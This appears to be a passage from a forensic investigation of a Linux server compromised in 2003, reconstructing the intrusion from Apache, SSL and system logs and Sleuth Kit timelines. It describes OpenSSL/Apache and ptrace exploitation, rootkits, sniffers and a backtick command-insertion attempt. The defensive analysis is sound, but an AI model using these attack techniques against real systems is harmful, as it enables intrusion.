200.207.41.117 - - [09/Aug/2003:21:17:05 -0300] "GET / HTTP/1.1" 404 296 "-" "Mozilla/4.0 (compatible; MSIE 5.01; Windows 98)"
/usr/local/apache/logs/error_log

***[Sat Aug 9 20:59:59 2003]** [error] [client 200.207.41.117] File does not exist: /sites/dir/http/site1*
*[Sat Aug 9 21:00:05 2003] [error] [client 200.207.41.117] File does not exist: **/sites/dir/http/`site1***
*[Sat Aug 9 21:00:15 2003] [error] [client 200.207.41.117] File does not exist: **/sites/dir/http/`site/site1***
[Sat Aug 9 21:17:05 2003] [error] [client 200.207.41.117] File does not exist: /sites/dir/http/
Note: Output has been edited to hide company's customer name.

Although this was not the same request made by "sslscan", the log indicates that the user tried to execute a request that is not common, inserting the character "`" in the URL. This technique, called "command insertion", allows the aggressor to use a functionality of shell to insert a command inside another command. Apparently he had no success, but the attack was made at a date near the dates we had seen earlier for some events.

This can indicate that this attack has a relationship with the intruder. Besides that, he used the name of a directory of one of the customers of the company, and as this machine was a development server, it had no public access web sites, so we can conclude that the aggressor had knowledge of the contents of the server. We have two hypothesis here: or the intruder had worked with this machine before, implying that he could be a former worker of the company, or he had already privileged access before, such as the users created by "geek".

Although I had not found the references to the IP as I wanted, I found several references to the request made by "sslscan". Exactly 142 requests, being that the first one were made at 21/09/2002 at 06:08:50, and the last one at 04/08/2003 at 20:02:25.

A thing that called my attention was the information of a server restart at 09/08/2003 at 19:47:10. There are several restarts logged, but this was the only one where the server had received a SIGHUP signal. This signal is only sent when we want that Apache rereads its configuration:

"***[Sat Aug 9 19:47:10 2003]*** *[notice]* ***SIGHUP received****. Attempting to restart*
Zend Optimizer requires Zend Engine API version 20001224.
The Zend Engine API version 20021010 which is installed, is newer.
Contact Zend Technologies at http://www.zend.com/ for a later version of Zend Optimizer.

[Sat Aug 9 19:47:13 2003] *[notice] Apache/1.3.20 (Unix) PHP/4.3.0 mod_ssl/2.8.4 OpenSSL/0.9.6b configured -- resuming normal operations*"

This information confirms that "geek" executed with success the command that we had seen earlier in the file ".bash_history" found in the directory "/var/spool/news". And the time is near the creation time of the file "NSSetupB.exe", "execute_me" and "get.c". This indicates that he executed this command between 19:40 of 9/Aug and 02:06 of 10/Aug, the time when the file ".bash_history" was modified by the command "exit", as we had seen previously.

Examining the log "ssl_engine_log", I found no references to the IP used until now, but the end of the file gave me a tip of how the machine could have been invaded. I already had a feeling that it had been compromised through the bug in OpenSSL, and the log file had shown that I was right. I already knew that the vulnerability was discovered in Sep/2002, as well as the tools developed to mass exploit vulnerable apache servers, and only looked for events after this date.

By the end of the log, I found the entries below:

...
[09/Aug/2003 19:37:06 03940] [info] Connection to child 8 established (server test.company.com:443, client 200.245.211.50)
[09/Aug/2003 19:37:06 03940] [info] Seeding PRNG with 1160 bytes of entropy
[09/Aug/2003 19:37:06 03941] [info] Connection to child 9 established (server test.company.com:443, client 200.245.211.50)
...
[09/Aug/2003 19:37:11 02247] [info] Seeding PRNG with 1160 bytes of entropy
[09/Aug/2003 19:37:11 02248] [info] Seeding PRNG with 1160 bytes of entropy
[09/Aug/2003 19:37:11 02250] [info] Connection: Client IP: 200.245.211.50, Protocol: SSLv2, Cipher: RC4-MD5 (128/128 bits)
[09/Aug/2003 19:37:11 02249] [info] Connection: Client IP: 200.245.211.50, Protocol: SSLv2, Cipher: RC4-MD5 (128/128 bits)
[09/Aug/2003 19:37:11 02248] [info] Connection: Client IP: 200.245.211.50, Protocol: SSLv2, Cipher: RC4-MD5 (128/128 bits)
[09/Aug/2003 19:37:11 02247] [error] SSL handshake failed (server test.company.com:443, client 200.245.211.50) (OpenSSL library error follows)
[09/Aug/2003 19:37:11 02247] [error] **OpenSSL: error:0406506C:lib(4):func(101):reason(108)**
[09/Aug/2003 19:37:11 02247] [error] **OpenSSL:**

error:140BB004:lib(20):func(187):reason(4)
[09/Aug/2003 19:37:11 02247] [error] **OpenSSL: error:1406B0CE:lib(20):func(107):reason(206)**
[09/Aug/2003 19:37:12 03940] [info] Spurious SSL handshake interrupt[Hint: Usually just one of those OpenSSL confusions!?]
[09/Aug/2003 19:37:12 22177] [info] Spurious SSL handshake interrupt[Hint: Usually just one of those OpenSSL confusions!?]
...
[09/Aug/2003 19:37:12 02242] [info] Spurious SSL handshake interrupt[Hint: Usually just one of those OpenSSL confusions!?]
[09/Aug/2003 19:37:12 02241] [info] Spurious SSL handshake interrupt[Hint: Usually just one of those OpenSSL confusions!?]
[09/Aug/2003 19:47:12 22172] [info] **Init: 1st restart round (already detached)**
[09/Aug/2003 19:47:13 22172] [info] Init: Seeding PRNG with 1160 bytes of entropy
[09/Aug/2003 19:47:13 22172] [info] Init: Configuring temporary RSA private keys (512/1024 bits)
[09/Aug/2003 19:47:13 22172] [info] Init: Configuring temporary DH parameters (512/1024 bits)
[09/Aug/2003 19:47:13 22172] [info] Init: Initializing (virtual) servers for SSL
...

Note: Output has been truncated.

In the parts that had been cut off of the log, there were approximately 50 to 60 entries like the adjacent ones.

Analyzing the log above, it can be said that someone made approximately 50 to 60 connections in just 5 seconds, followed by an error of handshake in the OpenSSL protocol, and of three error messages in specific functions. These errors had been followed by approximately 60 messages of problems in the protocol SSL. All this process took just six seconds.

After exactly 10 minutes, the server was restarted, showing in this log the messages of initialization of the SSL protocol. The time that this occurred, at 19:47:13 of 09/Aug/2003, is exactly the same as the moment where the intruder restarted the server, as we had seen previously in "error_log".

This proves that this attack was made from 200.245.211.50 by the intruder that created the files in "/var/spool/news", files that have a creation date in the period between 19:37:12 and 19:47:12. So we can conclude that the aggressor successfully obtained to explore the bug in the Apache web server, and that he must have used an automatic tool for this, since this is the only way to generate so many simultaneous connections in so little time. This confirms my suspicion that he had used "sslscan" and one of the attack tools found in the directory "/home/ajs".

But to clear all doubts of it, I decided to look the log for other attempts to explore this vulnerability, since this machine was being scanned by "sslscan" since Oct/2002.

I looked in the log for a sign that I thought would be characteristic for the exploit above, specifically the entries indicating which functions gave error. I thought that this would be unique to this exploit. Besides the attack above, I found the following entries:

[25/Mar/2003 22:05:49 19504] [info] Connection: Client IP: **200.206.168.71**, Protocol: SSLv2, Cipher: RC4-MD5 (128/128 bits)
[25/Mar/2003 22:05:49 19503] [info] Connection: Client IP: 200.206.168.71, Protocol: SSLv2, Cipher: RC4-MD5 (128/128 bits)
[25/Mar/2003 22:05:49 19502] [info] Connection: Client IP: 200.206.168.71, Protocol: SSLv2, Cipher: RC4-MD5 (128/128 bits)
[25/Mar/2003 22:05:50 19501] [error] **SSL handshake failed (server test.company.com:443, client 200.206.168.71) (OpenSSL library error follows)**
[25/Mar/2003 22:05:50 19501] [error] **OpenSSL: error:0406506C:lib(4):func(101):reason(108)**
[25/Mar/2003 22:05:50 19501] [error] **OpenSSL: error:140BB004:lib(20):func(187):reason(4)**
[25/Mar/2003 22:05:50 19501] [error] **OpenSSL: error:1406B0CE:lib(20):func(107):reason(206)**

31/Jul/2003 01:03:59 03963] [info] Connection: Client IP: **212.154.9.128**, Protocol: SSLv2, Cipher: RC4-MD5 (128/128 bits)
[31/Jul/2003 01:04:00 03964] [info] Connection: Client IP: 212.154.9.128, Protocol: SSLv2, Cipher: RC4-MD5 (128/128 bits)
[31/Jul/2003 01:04:01 03965] [error] **SSL handshake failed (server test.company.com:443, client 212.154.9.128) (OpenSSL library error follows)**
[31/Jul/2003 01:04:01 03965] [error] **OpenSSL: error:0406506C:lib(4):func(101):reason(108)**
[31/Jul/2003 01:04:01 03965] [error] **OpenSSL: error:140BB004:lib(20):func(187):reason(4)**
[31/Jul/2003 01:04:01 03965] [error] **OpenSSL: error:1406B0CE:lib(20):func(107):reason(206)**
Note: Output has been truncated.

Apparently, this machine has been successfully hacked in 25/Mar/2003, 31/Jul/2003 and finally in 09/Aug/2003.

In the first attack, the originating IP 200.206.168.71 belonged to a Brazilian security company, and the hostname was firewalls.com.br. The company seems to have been another victim of the intruders, and probably it was invaded by using the same method. This attack occurred at 25/Mar/2003. Curiously, this is the same date of the file "/dev/.coi/sk". Apparently, this intruder was the one who installed the root kit there.

The second attacking IP belongs to a company in Turkey. The attack occurred at 31/Jul/2003. The date of this attack corresponds to the date of creation of the files "/dev/hdx1" and "/dev/hdx2". As we had seen earlier, the virus RST.b created these files. In this date there was also the creation of the file "/bin/core". As we saw, this file was created by the execution of the tool "sslscan", found in "geek"'s home. This confirms that "geek" had also a server under his control in Turkey.

The next and final attack occurred at 09/Aug/2003. The date corresponds to the creation of the files in "/var/spool/news". Coincidently, the dates of creation for the other root kit, found in "/usr/share/locale/sk/.sk12", are also comprised between the dates of this attack and the final modification of the "/var/spool/news/.bash_history" file. This root kit was created at 19:38 of 09/aug/2003. Probably, this intruder did not know how to install the root kit, which as we saw earlier was not installed. This confirms my initial hypothesis that this user don't have a deep knowledge on what he was doing, as I explained earlier with his attempt to connect to the site ftp.kit.net, recorded in the sniffer log in "/dev/.coi/.sniffer".

To finish this analysis, I decided to verify in "/var" by the existence of more evidences, mainly for evidences that could confirm what I had discovered so far, or even information to refute some false evidences.

The first place to look at was in "/var/log". This directory stores all logs of the system, and they could give me more clues.

I started by looking for some information I already knew. I searched all files using some words and IP that I had found before. This initial research had helped me define which files I would need to take a closer look, since log files use to be big.

Luckily, despite the intruder having used a tool to erase its tracks, it had not worked very well. I found the files "wtmp" and "wtmp.1" in "/var/log". These files contain information of user logins, informing the date they had access, originating IP, and username. And lucky me, the file was complete.

Analyzing the log file, I found information that dated since 06/Aug/2003. The following users had connected between 06/Aug/2003 and 11/Aug/2003, when the log finishes: "geek", "guest", "marky". The user "guest", as we saw previously in "/etc/passwd", has UID "0" and his home directory is "/root".

I found the following IP in this log:

200-148-1-154.dsl.telesp.net.br
200-187-197-111.brt.dialuol.com.br
200-207-41-117.dsl.telesp.net.br
xxx.xxx.xxx.xxx
200.223.77.100
200.242.84.8
200227180021-dial-user-ecp.acessonet.com.br
200227180094-dial-user-ecp.acessonet.com.br
200227180109-dial-user-ecp.acessonet.com.br
200227180225-dial-user-ecp.acessonet.com.br
200227180240-dial-user-ecp.acessonet.com.br
dl-nas3-sma-c89a83bb.p001.terra.com.br
dl-nas3-sma-c89a83d8.p001.terra.com.br
dl-nas3-sma-c89a8ée.p001.terra.com.br
net-69-086.cable.cpunet.com.br
net-69-170.cable.cpunet.com.br

net-72-219.cable.cpunet.com.br
www.clicalpha.com.br
Note: Output has been edited to protect company's privacy.

Being that the user "guest" connected only from "www.clicalpha.com.br", probably another hacked machine, and the user "marky" only from IP 200.242.84.8. This IP belongs to an access provider in Roraima, the same state that was mentioned previously, and for which a channel in BRASNet existed, which were frequented by the intruders, as we saw in the logs of PsyBNC. Probably, "marky" was from this state.

"Geek" connected from all the IP above, including the two used by his partners. This probably means that he was testing the connection from the other machines, before allowing his partners to have access to this server.

Continuing the analysis, the only file that had information on the intruders was "/var/log/messages" and its old copies.

In the file "/var/log/messages.2", I found an entry confirming the date and hour of execution for the ptrace/kmod exploit, as we saw previously. The execution of this exploit was shortly afterwards the of invasion detected in 31/Jul/2003, as we see in the logs below:

*Jul 31 **01:04:44** test kernel: **kmod**: waitpid(4033,NULL,0) failed, returning -512.*
Jul 31 01:04:44 test modprobe: modprobe: Can't locate module net-pf-14
Jul 31 01:05:30 test kernel: kmod: waitpid(4046,NULL,0) failed, returning -512.
Jul 31 01:05:30 test modprobe: modprobe: Can't locate module net-pf-14

Some minutes later, an entry in the log indicates the execution of a sniffer. A strange fact in this log is that apparently the command "ps" was the generator of the messages:

*Jul 31 **01:08:50** test kernel: **ps** uses obsolete (PF_INET,SOCK_PACKET)*
Jul 31 01:08:50 test kernel: eth0: Setting promiscuous mode.
Jul 31 01:08:50 test kernel: device eth0 entered promiscuous mode

This can happen if the command "ps", executed by the intruder as we saw in the file "/var/spool/news/.bash_history", was infected by RST.b. This virus places the interface in promiscuous mode, allowing it to captures all network traffic. This way, it would be able to receive the especially created packet with the command to initiate the backdoor.

Next, we see a connection coming from 212.154.9.128 connecting with the service "telnetd". As we saw in the sniffer logs, the intruder initialized this service. The IP is the same IP from Turkey used to hack the machine on 31/Jul/2003.

Jul 31 01:09:50** test **telnetd**[4077]: Connect from **212.154.9.128
Jul 31 01:09:51 test telnetd[4077]: ttloop: retrying
Jul 31 01:09:51 test last message repeated 2394 times
***Jul 31 01:11:35** test **adduser[**4130]: **new group**: name=**geek**, gid=50010*

Jul 31 01:11:35 *test adduser[4130]:* ***new user****: name=****geek****, uid=50010, gid=50010, home=/****home****/****geek****, shell=/bin/bash*
Jul 31 01:11:48 test PAM_pwdb[4131]: ***password for (geek/50010) changed by ((null)/0)***

In log above we also see that the intruder creates a group and an account for the user "geek". Note that the intruder must have used some trick to gain privileged access to the system, so he is not recognized when the kernel tries to detect his username, writing "null" as his UID in the log.

The logs continue showing several connections to the “telnetd” daemon until 03/Aug/2003, when it is rotated. The IP used to connect to this service are almost all different ones from the ones seen before. The turkey IP is the only one that is repeated:

200.141.131.202
200.164.231.208
200.217.111.177
200.223.69.220
210.66.37.18
212.154.9.128

We see in this log also an IP that is not from Brazil. The IP 210.66.37.18 resolve to h18-210-66-37.seed.net.tw, a host in Taiwan. Maybe this is one more hacked machine used by the intruders as an attack base.

In the file "/var/log/messages.1", we find more references to the daemon "telnetd", with the same IP of origin. But in this file we have also information that can confirm some of the evidences that I had found before. Let's take a look at the logs below:

Aug 6 00:57:03 *test* ***adduser[****25312]: new group: name=****geek****, gid=50010*
*Aug 6 00:57:03 test adduser[25312]: new user: name=****geek****, uid=50010, gid=50010, home=/home/geek, shell=/bin/bash*
Aug 6 00:57:19 test PAM_pwdb[25313]: ***password for (geek/50010) changed by ((null)/0)***

At this moment, the user "geek" is created again. Looking again in the previous message file, I noticed that he had removed the user at 31/Jul/2003 at 01:20:36.

Aug 9 19:37:45 *test kernel:* ***kmod****: waitpid(2313,NULL,0) failed, returning -1.*
*Aug 9 19:40:33 test PAM_pwdb[2412]: password for (****gdm****/****42****) changed by (****(null)/0)***
*Aug 9 19:40:37 test PAM_pwdb[2415]: password for (****news****/****9****) changed by (****(null)/0)***
*Aug 9 19:40:42 test PAM_pwdb[2416]: password for (****games****/****12****) changed by ((****null)/0)***
*Aug 9 19:40:47 test PAM_pwdb[2417]: password for (o****racle****/****400****) changed by ((****null)/0****)*
*Aug 9 19:41:18 test PAM_pwdb[2423]: password for (****postgres****/****401****) changed by (****(null)/0)***
Aug 9 19:42:07 test kernel: ***dump****(pid 2441) used obsolete MD ioctl, upgrade your software to use new ictls.*

After that, he executes the ptrace/kmod exploit. We can see the attempts to change the user passwords, according to what we seen in "/dev/.coi/.sniffer". We see also a message of the program "dump". Probably it was at this moment that he executed the exploit for "dump" found in "/var/spool/news".

Aug 9 20:08:19 test kernel: eth0: Setting promiscuous mode.
Aug 9 20:36:50 test kernel: eth0: Setting promiscuous mode.
Aug 9 20:53:16 test kernel: eth0: Setting promiscuous mode.
Aug 9 21:07:47 test kernel: eth0: Setting promiscuous mode.
Aug 9 21:24:18 test kernel: eth0: Setting promiscuous mode.
Aug 9 21:38:45 test kernel: eth0: Setting promiscuous mode.
Aug 9 22:00:05 test kernel: eth0: Setting promiscuous mode.

In several parts of this log, besides the ones shown above, the network interface is put in promiscuous mode. That is consistent with the functioning of RST.b, that which infected all the files of "/bin".

Aug 10 02:49:22 test PAM_pwdb[7540]: ***authentication failure****; geek(uid=50010) ->* ***geek for reboot service***

The user "geek" tried to execute a reboot of the machine. He did not succedded because he did not have the "root" password. Possibly it was at this moment that he tried to change the "root" password, as we saw in "/dev/.coi/.sniffer".

Aug 10 03:08:30 *test kernel:* ***kmod****: waitpid(7614,NULL,0) failed, returning -1.*
Aug 10 03:08:30 test kernel: ***eth0: Setting promiscuous mode.***
*Aug 10 03:11:35 test a****dduser[****7637]: new group: name=****anderson****, gid=50011*
*Aug 10 03:11:35 test adduser[7637]: new user: name=****anderson****, uid=50011, gid=50011, home=/home/anderson, shell=/bin/bash*
Aug 10 03:11:53 test PAM_pwdb[7639]: ***password for (root/0) changed by (geek/0)***
*Aug 10 03:21:09 test adduser[7657]: new group: name=****ajs****, gid=50012*
*Aug 10 03:21:09 test adduser[7657]: new user: name=****ajs****, uid=50012, gid=50012, home=/home/ajs, shell=/bin/bash*

Finally, he creates the other users seen in "/dev/.coi/.sniffer". At this moment we see the changing of the "root" password.

Following on, I examined the next file, "/var/log/messages", thinking that it would be amusing to see what happened the next day, the day when the invasion was discovered.

Aug 10 16:12:12 *test* ***adduser[****9364]: new group: name=****viga****, gid=50013*
*Aug 10 16:12:12 test adduser[9364]: new user: name=****viga****, uid=50013, gid=50013, home=/home/viga, shell=/bin/bash*
Aug 10 16:35:22 *test* ***adduser****[9427]: new group: name=****squid****, gid=50014*
*Aug 10 16:35:22 test adduser[9427]: new user: name=****squid****, uid=50014, gid=50014, home=/home/squid, shell=/bin/bash*
Aug 10 16:35:42 test sshd[9428]: Failed password for squid from ***200.154.131.238***

port 1088
Aug 10 16:35:47 test sshd[9428]: Failed password for squid from 200.154.131.238 port 1088

Soon in the beginning of the file we see other users being created. We can also see that soon a connection with the newly created user is made and as the password had not been set the connection fails.

***Aug 11 02:54:37** test **adduser**[11131]: new group: name=**marky**, gid=50015*
*Aug 11 02:54:37 test adduser[11131]: new user: name=**marky**, uid=50015, gid=50015, home=/home/marky, shell=/bin/bash*
*Aug 11 02:54:46 test PAM_pwdb[11132]: password for (**marky**/**50015**) changed by (**geek**/**0**)*
*Aug 11 02:55:29 test PAM_pwdb[11136]: password for (**operator**/**0**) changed by (**geek**/**0**)*

The user "marky" is created at this moment. His password is set and "geek" change the password of the user "operator" also.

Aug 11 10:36:08** test **sshd**[12147]: **Failed password for ROOT from yyy.yyy.yyy.yyy port 2072 ssh2
Aug 11 10:36:22 test sshd[12150]: Failed password for ROOT from yyy.yyy.yyy.yyy port 2103 ssh2
Aug 11 10:43:50** test sshd[12166]: **Failed password for illegal user secretary from xxx.xxx.xxx.xxx port 1404

Exactly at 10:36:08, the nest of rats are discovered, when Joe tries to access the system from his computer. The IP and names had been changed to preserve the privacy of Joe and the other employees involved. Some time later, Mark's secretary tries to access the server, receiving an error message.

Aug 11 10:45:56 test sshd[12174]: Accepted password for marky from 200.242.84.8 port 3371

At this moment, while Joe talks to Mark in the phone, "marky" access the host. They are deciding what to do, and as they had no more "root" access to the server, they decide to go to the company's data center to verify the server personally.

***Aug 11 16:06:47** test **login**[12417]: FAILED LOGIN 1 FROM (null) FOR **c!cp,** User not known to the underlying authentication module*

An attempt to access the system fails. This string was found in the file "/dev/.coi.sniffer". Probably this is the password of Joe or Mark, or even from the secretary, since they were nervous and could have committed an error when typing their login information.

Aug 11 16:12:10 test /sbin/mingetty[12443]: tty2: invalid character ^[in login name

Finally, the last line of log indicates a connection attempt from the console. A little time later, Joe informed me, they disconnect the machine's cable from the wall,

dismantling the nest of rats.

. Timeline Analysis

When it is needed to do a forensic analysis, it is important that the investigator answers three questions: Who, How, and When? We saw in the previous parts of this work that we already have evidences of who hacked the machine, and how he did it. We will now see when the events seen in the previous sections happened.

The timeline analysis of an invasion is the most important part of the process, since it allow us to prove all the evidences found in the previous stages.

I will be using some tools to help me create a time line of the events, based in the MAC times of the files. MAC times are the times of modification, access and inode modification of the files.

The used tools are part of the package TASK, or AtStake Sleuth Kit. This package is composed of a series of tools that assist the work of the forensic investigator.

With the assistance of these tools I will try to create a time line of the attack, proving with information extracted from the disk when the events that i detected earlier had occurred.

The first step was to use the tool "fls" to create a timeline of the files present in the disk. "fls" is a tool that allows us to have access to a device or disk image, showing the structure of file system as if the disk was mounted. Below, it's the command used to generate the timeline for each image file:

```
fls -alrpm /boot -f linux-ext2 sdc1.boot.img | mactime >/data/sdc1.boot.img.mac
fls -alrpm / -f linux-ext2 sdc5.root.img | mactime >/data/sdc5.root.img.mac
fls -alrpm /var -f linux-ext2 sdc6.var.img | mactime >/data/sdc6.var.img.mac
fls -alrpm /tmp -f linux-ext2 sdc8.tmp.img | mactime >/data/sdc8.tmp.img.mac
fls -alrpm /usr -f linux-ext2 sdc9.usr.img | mactime >/data/sdc9.usr.img.mac
```

Figure 70: creating the time line of events on disk images.

The parameters indicate to show all files (-a), generate a complete listing (-l), recursively through all directories (-r), printing the complete path for each file (-p), and to use as base the directory specified (-m dir). The parameter (-f) indicates that the image is of a disk formatted with EXT2.

In the command above, I am using another tool named "mactime", also from the package TASK. This tool receives the output from the command "fls", and transforms the date formats to something understandable, since "fls" uses the Unix format for its times.

As we saw, it was necessary to create one file for each image file, since "fls" don't accept more than one image as parameter. This makes it difficult to analyze the events that involve different files in different partitions. To facilitate out task, I will be using another tool that also generates timeline of files, but it works direct in the directory where the image was mounted.

The same company that makes the package TASK produced the tool, named “mac-robber”, although it is not part of it. I used this tool as seen below:

```
[root@host root]#mac-robber ./ usr/ var/ boot/ tmp/ | mactime > /data/full_system.mac
```

Figure 71: creating the time line of events on mounted directory.

With this command, the file "full_system.mac" will have the timeline of all the files in the disk. Unfortunately, this tool will only list the files that had not been deleted.

Having created timelines of the files in the disk, I did a screening of the files to try to detect something unusual.

After analyzing the file "full_systems.mac", confirming some of my suspicion, I decided to verify the timeline files for each image. In those files I would have access to the deleted files that were not available in the file "full_system.mac".

Examining the file "sdc6.var.img.mac", I noticed that I had missed evidence in my previous analysis. This file showed the following:

Wed Aug 13 2003 04:04:06 *4096 .a. d/drwxrwxrwt 0 0 114914 /var/tmp/.*
4096 .a. d/drwxr-xr-x 0 0 32836 /var/spool/news/..
4096 .a. d/drwxr-xr-x 0 0 32836 /var/spool/rwho/..
4096 .a. d/drwxrwxrwx 0 0 32850 ***/var/tmp/tetrinetx-1.13.16+qirc-1.40c (deleted-realloc)***
4096 .a. d/drwxr-xr-x 0 0 114926 /var/spool/rwho
4096 .a. d/drwxr-xr-x 0 0 32838 /var/arpwatch
4096 .a. d/drwxrwxrwx 0 0 32850 ***/var/tmp/sk-1.3b (deleted-realloc)***

The timeline files show the event date, the size of the file, the type of event that occurred, permissions of the file as they had been read from the file system, inode where this file is stored and the file name. Type of event can be modification of the content, access, or modification in the inode of the file.

Apparently, the files above had not appeared in my search in the file system. As the message above indicates that it had been deleted, possibly there was no track left of the file "tetrinetx-1.13.16+qirc-1.40c". I decided to halt my work and gather more information on this file.

I remembered that the user "geek", when connecting to the server ftp.kit.net as we saw in the log of sniffer, he used the account "tetrinethp", and his page showed information on the Tetrinet game.

Looking in the file "full_system.mac", I soon found a reference to the file:

Wed Aug 06 2003 20:03:01 *92713* ***mac*** *-rwxrwxr-x 0 0 327195* ***/usr/games/tetrinet***

34454 ***mac*** *-rwxrwxr-x 0 0 327196* ***/usr/games/tetrinet-server***
4096 m.c drwxr-xr-x 0 0 327041 /usr/games

Apparently, the intruder wanted to install a server of the Tetrinet game in this machine, as well as the pirate radio he installed. As "full_systems.mac" only shows files that exist in the file system, I was certain that I could still find the files in "/usr/games".

Looking for other references of "tetrinet" in the timeline files, I found nothing else. I believe that the intruder did not had time to execute the file, since this would cause changes in the access time on some of the files listed above.

Besides the files above, I found nothing else that I had not seen before. Therefore, I decided to start the search for the evidences that I found previously.

I started to look at the timelines in order to identify the attack occurred in 25/Mar/2003. I begun the search with the file "full_systems.mac", where I found some interesting references:

Tue Mar 25 2003 22:09:35 *4096* ***m.c*** *drwxrwxr-x 0 0 16821* ***/dev/.coi***
29272 ***m.c*** *-rwxr-xr-x 0 0 115200* ***/sbin/init***
29272 ***m.c*** *-rwxr-xr-x 0 0 16823* ***/dev/.coi/sk***
7144 ***.a.*** *-rwxr-xr-x 0 0 278074* ***/usr/bin/chattr***

This is the only evidence in the file "full_system.mac" of the invasion occurred in 25/Mar/2003. This proves my thought that this first intruder was responsible for the installation of the root kit in "/dev/.coi". Examining the file "sdc5.root.img.mac", I obtained some extra information on what happened:

Tue Mar 25 2003 22:09:35 *25968 m.. -/-rwxr-xr-x 0 0 115199 /home/sam30/.mc/tmp/mc-32114 (deleted-realloc)*
4096 m.c d/drwxrwxr-x 0 0 16821 ***/dev/.coi***
29272 m.c -/-rwxr-xr-x 0 0 115200 ***/sbin/init***
25968 m.. -/-rwxr-xr-x 0 0 115199 ***/sbin/initcoi*** *(deleted-realloc)*
25968 m.. -/-rwxr-xr-x 0 0 115199 /home/sam30/bin/rsam30~ (deleted-realloc)
25968 m.. -/-rwxr-xr-x 0 0 115199 /root/dsniff-2.3/.README.swp (deleted-realloc)
4096 m.c d/drwxrwxr-x 0 0 16821 ***/dev/.coi/.***
29272 m.c -/-rwxr-xr-x 0 0 16823 ***/dev/.coi/sk***

Interesting to find the presence of a file that I had not found previously. The file "/sbin/initcoi" was removed from the disk. As we saw previously, this file must have been installed the same time as the root kit found in "/dev/.coi", because it had the same extension, but I found instead the file "/sbin/initsk12", installed by the other intruder. Maybe it would be possible to recover this file. We will see this in the next section.

A long period has passed before we had some new important event. Finally, in 31/Jul/2003, at 01:07:39, the compilation of a program that uses the “ptrace” function of the kernel starts. We see below the modification in the access time of the kernel source files.

Thu Jul 31 2003 01:07:39 *4584 .a. -rw-r--r-- 0 0 343530 /usr/include/grp.h*
Thu Jul 31 2003 01:07:40 2936 .a. -rw-r--r-- 0 0 343552 /usr/include/paths.h
Thu Jul 31 2003 01:07:41 *1011 .a. -rw-r--r-- 0 0 1112799* ***/usr/src/linux-2.2.14/include/asm-i386/ptrace.h***
2612 .a. -rw-r--r-- 0 0 1112792 ***/usr/src/linux-2.2.14/include/asm-i386/page.h***
22 .a. -rw-r--r-- 0 0 1767339 ***/usr/src/linux-2.2.14/include/linux/user.h***
4067 .a. -rw-r--r-- 0 0 1112831 ***/usr/src/linux-2.2.14/include/asm-i386/user.h***
593 .a. -rw-r--r-- 0 0 1767244 ***/usr/src/linux-2.2.14/include/linux/ptrace.h***
4388 .a. -rw-r--r-- 0 0 1700661 ***/usr/include/sys/ptrace.h***

This information is consistent with the method used by the tool "OpenFuck2" found in the home directory of the user "ajs". As we saw, after invading a machine using the bug in Apache and OpenSSL, this tool download a package with the exploit for ptrace/kmod, compile the program and execute it, giving "root" privileges to the intruder.

This proves my hypothesis that the invasion above happened by the utilization of the mentioned tool.

Some time after invading the machine, an activity involving the file "/bin/core" happens. As we saw, this file contains information of the execution of "sslscan" against an IP.

Thu Jul 31 2003 01:08:47 *47544 .a. -rwxr-xr-x 0 0 100949 /lib/libutil-2.2.4.so*
606208 ***.a.*** *-rw------- 0 0 50075* ***/bin/core***
Thu Jul 31 2003 01:08:50 *28536 .a. -rw-r--r-- 0 0 16538 /lib/modules/2.2.14-5.0/net/ppp.o*
0 m.c ---------- 0 0 100894 ***/dev/hdx2***
7040 .a. -rw-r--r-- 0 0 16551 /lib/modules/2.2.14-5.0/net/slhc.o
0 m.c ---------- 0 0 100893 ***/dev/hdx1***

We see also that at this moment are created the files "/dev/hdx1" and "/dev/hdx2". As we saw, these files are created at the moment that a file infected with RST.b is executed. With this information, we can conclude that the program responsible for infecting this machine with the virus was the program "sslscan", executed by "geek" in 31/Jul/2003.

After this, the intruder starts the compilation of the "BitchX" program, as we can see below in the logs:

Thu Jul 31 2003 01:13:06 *10* ***m.c*** *lrwxrwxrwx 500 500 98756* ***/tmp/BitchX/source/bircsig.c***
10 ***m.c*** *lrwxrwxrwx 500 500 98757* ***/tmp/BitchX/source/bcompat.c***
Thu Jul 31 2003 01:13:18 2612 ***.a****. -rwxr-xr-x 0 0 49325* ***/bin/arch***
Thu Jul 31 2003 01:13:21 13624 m.c -rwxr-xr-x 0 0 49272 /bin/cat

The logs follow with the creation of "BitchX" binaries. Exactly at 01:20:36, the logs indicate that the command "userdel" was executed to remove users. This confirms the information that the intruder removed the user "geek" shortly after he created it, only to create it again at 06/Aug/2003.

Thu Jul 31 2003 01:20:36 *34704* ***.a.*** *-rwxr-xr-x 0 0 932083* ***/usr/sbin/userdel***

Nothing happened until 06/Aug/2003, when the files "tetrinet" and "tetrinet-server" are created. At 09/Aug/2003 an interesting event occurred.

Sat Aug 09 2003 19:38:08 *25968 .ac -/-rwxr-xr-x 0 0 115199 /root/dsniff-2.3/.README.swp (deleted-realloc)*
25968 ***mac*** *-/-rwxr-xr-x 0 0 114919* ***/sbin/initsk12***
4096 m.c d/drwxr-xr-x 0 0 114914 /sbin/.
25968 .ac -/-rwxr-xr-x 0 0 115199 /home/sam30/.mc/tmp/mc-32114 (deleted-realloc)
25968 .ac -/-rwxr-xr-x 0 0 115199 /home/sam30/bin/rsam30~ (deleted-realloc)
4096 m.c d/drwxr-xr-x 0 0 114914 /sbin
4096 m.c d/drwxr-xr-x 0 0 114914 /sbin/pam_filter/..
25968 ***.ac*** *-/-rwxr-xr-x 0 0 115199* ***/sbin/initcoi (deleted-realloc)***

According to these logs, the file "/sbin/initsk12" was created, and the file "/dev/initcoi" was removed. This indicates that the second intruder knew about the existence of another root kit installed, and substituted the previous files by his own.

This log happens approximately at the same time that the third attack that was detected in logs of the Apache web server, which happened at 19:37:11 of 09/Aug/2003.

At this date, I also found a reference to a file I had not seen previously. It was necessary to look in the file "sdc6.var.img.mac" to detect the use of a new tool, and an important file:

Sat Aug 09 2003 19:39:31 *1787 .a. -/-rw-rw-r-- 0 0 114934* ***/var/tmp/ping.plx (deleted)***
135290 .a. -/-rw-rw-r-- 0 0 114936 ***/var/tmp/sk.tgz (deleted)***

824 ..c d/-rw-r--r-- 32077 679 32870 ***/var/tmp/util (deleted)***

We see the access to a file named "ping.plx" in the directory "/var/tmp". This file doesn't exist anymore, since it has been deleted as the log above shows. We see also that there was a file "sk.tgz" in this same directory. This must be the original package with the root kit. Probably, this was the root kit installed by the second intruder. In this directory, there was still a directory named "util", but no other file was left.

Some minutes later the logs show the access to the file "/dev/.su". These logs are followed by the creation of the file "/mnt/.su", perhaps to keep a backup copy of it:

